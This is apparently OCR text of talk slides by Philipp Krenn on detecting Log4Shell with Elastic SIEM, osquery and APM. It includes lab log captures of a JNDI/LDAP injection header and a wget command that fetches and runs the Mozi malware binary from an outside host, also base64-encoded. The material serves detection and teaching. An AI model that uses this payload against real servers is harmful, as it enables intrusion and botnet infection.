
	:54.574
process.executable	/bin/sh
process.pid	135184
user.name	root
process.parent.pid	135130
process.hash.md5	b75b30c71ef21e53fea4cbc
process.args	/bin/sh
process.args	-c
process.args	wget -O /tmp/Mozi.a https://images.swiftcrypto.com/Mozi.a || chmod 700 Mozi.a || /usr/bin Mozi.a




SIEM Investigation




Observability



Osquery


Metrics
Logs
Processes
Metadata
Anomalies
Osquery
APM
Uptime
Build from a saved query (optional)
Search for saved queries
Osquery schema
1 WITH target_jars AS (SELECT DISTINCT path FROM (WITH split(word, str) AS(SELECT '', cm
Advanced
Submit
Queried 1 agent
Successful 1
Not yet responded 0
Failed 0
Results
Status
View in Discover
View in Lens
Columns
Sort fields
Full screen
agent
matches
path
jmsdony01
log4jJndiL
jmsdony01
log4jJava
jmsdony01
log4jJavaClass
/root/vulnerable-app-no-do...
jmsdony01
log4jJndiLookup
/root/vulnerable-app-no-dock...
/root/vulnerable-app-no-docker/spring-boot-application.jar

Trace


5 hours ago
876 ms (100% of trace)
GET http://127.0.0.1:8080/
200 OK
104 Errors
curl (7.61.1)
Timeline
Metadata
Logs
Type
log4shell
http
0 ms
100 ms
200 ms
300 ms
400 ms
500 ms
600 ms
700 ms
800 ms
876 ms
105
HTTP 2xx MainController#index 876 ms
GET 10.88.0.1 22 ms

Trace Detail

http.request.headers.Accept	*/*
http.request.headers.Host	127.0.0.1:8080
http.request.headers.User-Agent	curl/7.61.1
http.request.headers.X-Api-Version	${jndi:ldap://10.88.0.1:1389/Basic/Command/Base64/d2dldCAtTyAvdG1wL01vemkuYSBodHRwczovL2ltYWdlcy5zd2lmdGNyeXB0by5jb20vTW96aS5hIHx8IGNobW9kIDcwMCBNb3ppLmEgfHwgL3Vzci9iaW4gTW96aS5h}
http.request.method	GET
http.response.finished	true
http.response.headers.Content-Length	13
http.response.headers.Content-Type	text/plain;charset=UTF-8
http.response.headers.Date	Wed, 22 Dec 2021 09:10:54 GMT
http.response.headers_sent	true
http.response.status_code	200
http.version	1.1


observer

observer.ephemeral_id	a509a2a7-ba55-49c3-845a-88eb9da15369
observer.hostname	86d35a0bcf1f
observer.id	070205df-6c21-4b26-b529-41d4dffa92e4
observer.type	apm-server
observer.version	7.16.1
observer.version_major	7

process

process.pid	135130

Span Detail


GET 10.88.0.1
10.88.0.1:8888
log4shell
MainController#index
5 hours ago
22 ms (2.6% of transaction)
external
http
Stack Trace
Metadata
12 library frames
at org.apache.logging.log4j.core.net.JndiManager.lookup(JndiManager.java:172)
at org.apache.logging.log4j.core.lookup.JndiLookup.lookup(JndiLookup.java:56)
at org.apache.logging.log4j.core.lookup.Interpolator.lookup(Interpolator.java:221)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.resolveVariable(StrSubstitutor.java:1110)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:1033)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:912)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.replace(StrSubstitutor.java:467)
at org.apache.logging.log4j.core.pattern.MessagePatternConverter.format(MessagePatternConverter.java:132)
at org.apache.logging.log4j.core.pattern.PatternFormatter.format(PatternFormatter.java:38)
at org.apache.logging.log4j.core.layout.PatternLayout$PatternSerializer.toSerializable(PatternLayout.java:344)
at org.apache.logging.log4j.core.layout.PatternLayout.toText(PatternLayout.java:244)
at org.apache.logging.log4j.core.layout.PatternLayout.encode(PatternLayout.java:229)
at org.apache.logging.log4j.core.layout.PatternLayout.encode(PatternLayout.java:59)
at
org.apache.logging.log4j.core.appender.AbstractOutputStreamAppender.directEncodeEvent(AbstractOutputStreamAppender.java
:197)
at org.apache.logging.log4j.core.appender.AbstractOutputStreamAppender.tryAppend(AbstractOutputStreamAppender.java:190)
at org.apache.logging.log4j.core.appender.AbstractOutputStreamAppender.append(AbstractOutputStreamAppender.java:181)

Network Overview


MY HOLIDAY PLANS
LOG4J
TM
elastic
imgflip.com

Conclusion


This is such a mess...

...that's probably lurking somewhere in your infrastructure

3 Billion Devices Run Java

Computers, Printers, Routers, Cell Phones, BlackBerry, Kindle, Parking Meters, Public Transportation Passes, ATMs, Credit Cards, Home Security Systems, Cable Boxes, TVs...

ORACLE


Log4j on your toaster
That's not a thing
imgflip.com

1️⃣ major vulnerability and 3️⃣ follow-ups


"Upgrading log4j 3 times wasn't that stressful"
Dave - 28 years old
imgflip.com

Easy to exploit in theory, reality is complex

Is it still a problem?

Malicious Cyber Actors Continue to Exploit Log4Shell in VMware Horizon Systems

Original release date: June 23, 2022

Print Tweet Send Share

CISA and the United States Coast Guard Cyber Command (CGCYBER) have released a joint Cybersecurity Advisory (CSA) to warn network defenders that cyber threat actors, including state-sponsored advanced persistent threat (APT) actors, have continued to exploit CVE-2021-44228 (Log4Shell) in VMware Horizon® and Unified Access Gateway (UAG) servers to obtain initial access to organizations that did not apply available patches. The CSA provides information—including tactics, techniques, and

Learnings from

Philipp Krenn @xeraa